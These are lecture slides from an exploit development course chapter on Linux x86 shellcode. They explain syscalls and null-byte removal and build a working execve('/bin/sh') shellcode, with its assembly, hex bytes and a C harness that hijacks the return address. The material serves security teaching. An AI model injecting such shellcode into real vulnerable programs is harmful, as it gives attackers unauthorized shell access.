
CNIT 127: Exploit Development

Ch 3: Shellcode



Updated 9-4-19

Topics

- Protection rings
- Syscalls
- Shellcode
- nasm Assembler
- ld GNU Linker
- objdump to see contents of object files
- strace System Call Tracer
- Removing Nulls
- Spawning a Shell

Understanding System Calls

Shellcode


- Written in assembler
- Translated into hexadecimal opcodes
- Intended to inject into a system by exploiting a vulnerability
- Typically spawns a root shell, but may do something else

System Calls (or Syscalls)

- Syscalls directly access the kernel, to:
  - Get input
  - Produce output
  - Exit a process
  - Execute a binary file
  - And more
- They are the interface between protected kernel mode and user mode

Protection Rings

- Although the x86 provides four rings, only rings 0 and 3 are used by Windows or Unix
- Ring 3 is **user-land**
- Ring 0 is **kernel-land**
- Links Ch 3a-3c



Privilege rings for the x86 available in protected mode

Protecting the Kernel

- Protected kernel mode
  - Prevents user applications from compromising the OS
- If a user mode program attempts to access kernel memory, this generates an **access exception**
- Syscalls are the interface between user mode and kernel mode

Libc

- C library wrapper
- C functions that perform syscalls
- Advantages of libc
  - Allows programs to continue to function normally even if a syscall is changed
  - Provides useful functions, like malloc
  - (malloc allocates space on the heap)
- See link Ch 3d

Syscalls use INT 0x80

1. Load syscall number into EAX
2. Put arguments in other registers
3. Execute INT 0x80
4. CPU switches to kernel mode
5. Syscall function executes

Syscall Number and Arguments

- Syscall number is an integer in EAX
- Up to six arguments are loaded into
  - EBX, ECX, EDX, ESI, EDI, and EBP
- For more than six arguments, the first argument holds a pointer to a data structure

Demonstration

Using Google Cloud Debian 9 64-Bit

exit()

```
GNU nano 2.7.4                    File: e.c

#include <stdlib.h>

int main()
{
exit(0);
}
```

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -static -o e e.c
cnitfiftythree@deb:~/127/ch3$ ./e
cnitfiftythree@deb:~/127/ch3$
```

- The libc exit function does a lot of preparation, carefully covering many possible situations, and then calls SYSCALL to exit

Disassembling exit

- gdb e
  - disassemble **main**
  - **main** calls **exit**
  - **exit** calls **__run_exit_handlers**
  - **__run_exit_handlers** calls **_exit**
  - disassemble **_exit**
- **int 0x80**

```
cnitfiftythree@deb:~/127/ch3$ gdb -q e
Reading symbols from e...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080489cc <+0>:     lea    0x4(%esp),%ecx
   0x080489d0 <+4>:     and    $0xfffffff0,%esp
   0x080489d3 <+7>:     pushl  -0x4(%ecx)
   0x080489d6 <+10>:    push   %ebp
   0x080489d7 <+11>:    mov    %esp,%ebp
   0x080489d9 <+13>:    push   %ebx
   0x080489da <+14>:    push   %ecx
   0x080489db <+15>:    call   0x80489f1 <__x86.get_pc_thunk.ax>
   0x080489e0 <+20>:    add    $0xa620,%eax
   0x080489e5 <+25>:    sub    $0xc,%esp
   0x080489e8 <+28>:    push   $0x0
   0x080489ea <+30>:    mov    %eax,%ebx
   0x080489ec <+32>:    call   0x804e730 <exit>
End of assembler dump.
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0806d6e1 <+0>:     mov    0x4(%esp),%ebx
   0x0806d6e5 <+4>:     mov    $0xfc,%eax
   0x0806d6ea <+9>:     call   *0x80eb9f0
   0x0806d6f0 <+15>:    mov    $0x1,%eax
   0x0806d6f5 <+20>:    int    $0x80
   0x0806d6f7 <+22>:    hlt
End of assembler dump.
(gdb)
```

Disassembling _exit

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0806d6e1 <+0>:     mov    0x4(%esp),%ebx
   0x0806d6e5 <+4>:     mov    $0xfc,%eax
   0x0806d6ea <+9>:     call   *0x80eb9f0
   0x0806d6f0 <+15>:    mov    $0x1,%eax
   0x0806d6f5 <+20>:    int    $0x80
   0x0806d6f7 <+22>:    hlt
End of assembler dump.
(gdb) disassemble *0x80eb9f0
Dump of assembler code for function _dl_sysinfo_int80:
   0x080700e0 <+0>:     int    $0x80
   0x080700e2 <+2>:     ret
End of assembler dump.
(gdb)
```

- syscall 252 (0xfc), exit_group() (kill all threads)
- syscall 1, exit() (kill calling thread)
  - Link Ch 3e


Writing Shellcode for the exit() Syscall

Shellcode Size

- Shellcode should be as simple and compact as possible
- Because vulnerabilities often only allow a small number of injected bytes
  - It therefore lacks error-handling, and will crash easily

sys_exit Syscall

- Two arguments: eax=1, ebx is return value (0 in our case)
  - Link Ch 3m



Simplest code for exit(0)

```
  GNU nano 2.7.4                                          File: exit.asm

global main

section .text

main:
        mov ebx, 0
        mov eax, 1
        int 0x80
```

nasm and ld

- sudo apt install nasm
- nasm creates object file
- gcc links it, creating an executable ELF file

```
cnitfiftythree@deb:~/127/ch3$ nasm -f elf32 exit.asm
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -o exit_shellcode exit.o
cnitfiftythree@deb:~/127/ch3$ ./exit_shellcode
```

objdump

- Shows the contents of object files

```
cnitfiftythree@deb:~/127/ch3$ objdump -d exit_shellcode
```

```
00000560 <main>:
 560:   bb 00 00 00 00          mov    $0x0,%ebx
 565:   b8 01 00 00 00          mov    $0x1,%eax
 56a:   cd 80                   int    $0x80
 56c:   66 90                   xchg   %ax,%ax
 56e:   66 90                   xchg   %ax,%ax
```

C Code to Test Shellcode

```
  GNU nano 2.7.4                    File: test_exit.c

char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{
        int (*func)();
        func = (int (*)()) shellcode;
        (int)(*func)();
}
```

- From link Ch 3k
- Textbook version explained at link Ch 3i

Compile and Run

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -z execstack -o test_exit test_exit.c
cnitfiftythree@deb:~/127/ch3$ ./test_exit
cnitfiftythree@deb:~/127/ch3$ _
```

- Textbook omits the "-z execstack" option
  - It's required now or you get a segfault
- Next, we'll use "strace" to see all system calls when this program runs
- That shows a lot of complex calls, and "exit(0)" at the end

Using strace

- sudo apt install strace

```
cnitfiftythree@deb:~/127/ch3$ strace ./test_exit
execve("./test_exit", ["./test_exit"], [/* 17 vars */]) = 0
strace: [ Process PID=22669 runs in 32 bit mode. ]
brk(NULL)                               = 0x56558000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7fd3000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=27174, ...}) = 0
mmap2(NULL, 27174, PROT_READ, MAP_PRIVATE, 3, 0) = 0xf7fcc000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib32/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\204\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1791908, ...}) = 0
mmap2(NULL, 1800700, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xf7e14000
mprotect(0xf7fc5000, 4096, PROT_NONE)   = 0
mmap2(0xf7fc6000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1b1000) = 0xf7fc6000
mmap2(0xf7fc9000, 10748, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xf7fc9000
close(3)                                = 0
set_thread_area({entry_number:-1, base_addr:0xf7fd4100, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0,
limit_in_pages:1, seg_not_present:0, useable:1}) = 0 (entry_number:12)
mprotect(0xf7fc6000, 8192, PROT_READ)   = 0
mprotect(0x56556000, 4096, PROT_READ)   = 0
mprotect(0xf7ffc000, 4096, PROT_READ)   = 0
munmap(0xf7fcc000, 27174)               = 0
exit(0)                                 = ?
+++ exited with 0 +++
cnitfiftythree@deb:~/127/ch3$
```

Injectable Shellcode

Getting Rid of Nulls

- We have null bytes, which will terminate a string and break the exploit

```
cnitfiftythree@deb:~/127/ch3$ objdump -d exit_shellcode
```

```
00000560 <main>:
 560:    bb 00 00 00 00          mov    $0x0,%ebx
 565:    b8 01 00 00 00          mov    $0x1,%eax
 56a:    cd 80                   int    $0x80
 56c:    66 90                   xchg   %ax,%ax
 56e:    66 90                   xchg   %ax,%ax
```

Replacing Instructions

- This instruction contains nulls
  - mov ebx,0
- This one doesn't
  - xor ebx,ebx
- This instruction contains nulls, because it moves 32 bits
  - mov eax,1
- This one doesn't, moving only 8 bits
  - mov al, 1

OLD

```
GNU nano 2.7.4        File: exit.asm

global main

section .text

main:
        mov ebx, 0
        mov eax, 1
        int 0x80
```

NEW

```
GNU nano 2.7.4        File: exit2.asm

global main

section .text

main:
        xor ebx, ebx
        mov al, 1
        int 0x80
```

```
cnitfiftythree@deb:~/127/ch3$ nasm -f elf32 exit2.asm
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -o exit2_shellcode exit2.o
cnitfiftythree@deb:~/127/ch3$ ./exit2_shellcode
cnitfiftythree@deb:~/127/ch3$
```

objdump of New Exit Shellcode

```
cnitfiftythree@deb:~/127/ch3$ objdump -d exit2_shellcode
```

```
00000560 <main>:
 560:   31 db          xor    %ebx,%ebx
 562:   b0 01          mov    $0x1,%al
 564:   cd 80          int    $0x80
 566:   66 90          xchg   %ax,%ax
 568:   66 90          xchg   %ax,%ax
 56a:   66 90          xchg   %ax,%ax
 56c:   66 90          xchg   %ax,%ax
 56e:   66 90          xchg   %ax,%ax
```

Spawning a Shell

Beyond exit()

- The exit() shellcode stops the program, so it just a DoS attack
- Any illegal instruction can make the program crash, so that's of no use
- We want shellcode that offers the attacker a shell, so the attacker can type in arbitrary commands

Five Steps to Shellcode

1. Write high-level code
2. Compile and disassemble
3. Analyze the assembly
4. Clean up assembly, remove nulls
5. Extract commands and create shellcode

fork() and execve()

- Two ways to create a new process in Linux
- **Replace a running process**
  - Uses execve()
- **Copy a running process to create a new one**
  - Uses fork() and execve() together

man execve

EXECVE(2) Linux Programmer's Manual EXECVE(2)

NAME top

execve - execute program

SYNOPSIS top

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

DESCRIPTION top

execve() executes the program pointed to by *filename*. This causes the program that is currently being run by the calling process to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

C Program to Use execve()

```
  GNU nano 2.7.4                    File: execve.c

#include <unistd.h>

int main()
{
        char *shell[2];
        shell[0] = "/bin/sh";
        shell[1] = NULL;
        execve(shell[0], shell, NULL);
}
```

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -static -o execve execve.c
cnitfiftythree@deb:~/127/ch3$ ./execve
$ 
```

- Static linking preserves our execve syscall

In gdb, disassemble main

- Pushes 3 Arguments
- Calls __execve

```
cnitfiftythree@deb:~/127/ch3$ gdb -q execve
Reading symbols from execve...(no debugging symbols found)...done.
(gdb) disassemble main
```

```
0x080489fe <+50>:    push   $0x0
0x08048a00 <+52>:    lea    -0x10(%ebp),%ecx
0x08048a03 <+55>:    push   %ecx
0x08048a04 <+56>:    push   %edx
0x08048a05 <+57>:    mov    %eax,%ebx
0x08048a07 <+59>:    call   0x806d730 <execve>
```

disassemble execve

- Puts four parameters into edx, ecx, ebx, and eax

```
(gdb) disassemble execve
Dump of assembler code for function execve:
   0x0806d730 <+0>:     push   %ebx
   0x0806d731 <+1>:     mov    0x10(%esp),%edx
   0x0806d735 <+5>:     mov    0xc(%esp),%ecx
   0x0806d739 <+9>:     mov    0x8(%esp),%ebx
   0x0806d73d <+13>:    mov    $0xb,%eax
   0x0806d742 <+18>:    call   *0x80eb9f0
   0x0806d748 <+24>:    pop    %ebx
   0x0806d749 <+25>:    cmp    $0xfffff001,%eax
   0x0806d74e <+30>:    jae    0x8071250 <__syscall_error>
   0x0806d754 <+36>:    ret
End of assembler dump.
(gdb) disassemble *0x80eb9f0
Dump of assembler code for function _dl_sysinfo_int80:
   0x08070140 <+0>:     int    $0x80
   0x08070142 <+2>:     ret
End of assembler dump.
(gdb)
```

Versions of syscall

- `int 0x80` ← the traditional way
- `call *%gs:offsetof(tcb_head_t, sysinfo)` ← `%gs` points to the TCB, so this jumps indirectly through the pointer to vsyscall stored in the TCB
- `call *_dl_sysinfo` ← this jumps indirectly through the global variable

So, in x86:

```
                     system call
                          ↓
int 0x80 / call *%gs:0x10 / call *_dl_sysinfo
                 |                |
                 +---------------------------+
                   |              |          |
                   ↓              ↓          ↓
          (in vdso) int 0x80 / sysenter / syscall
```

- Link Ch 3n

The final assembly code that will be translated into shellcode looks like this:

```
Section    .text

   global _start

 start:

   jmp short      GotoCall

shellcode:

     pop            esi
     xor            eax, eax
     mov byte       [esi + 7], al
     lea            ebx, [esi]
     mov long       [esi + 8], ebx
     mov long       [esi + 12], eax
     mov byte       al, 0x0b
     mov            ebx, esi
     lea            ecx, [esi + 8]
     lea            edx, [esi + 12]
     int            0x80

GotoCall:

     Call            shellcode
     db             '/bin/shJAAAAKKKK'
```

Final Shellcode

```
GNU nano 2.7.4                         File: test_execveshell.c

char shellcode[] = "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
                   "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
                   "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
                   "\x4b\x4b\x4b\x4b";

int main()
{
        int *ret;
        ret = (int *)& ret + 2;
        (* ret) = (int) shellcode;
}
```

```
cnitfiftythree@deb:~/127/ch3$ gcc -m32 -o test_execveshell test_execveshell.c -z execstack
cnitfiftythree@deb:~/127/ch3$ ./test_execveshell
$ ^[
```

Kahoot!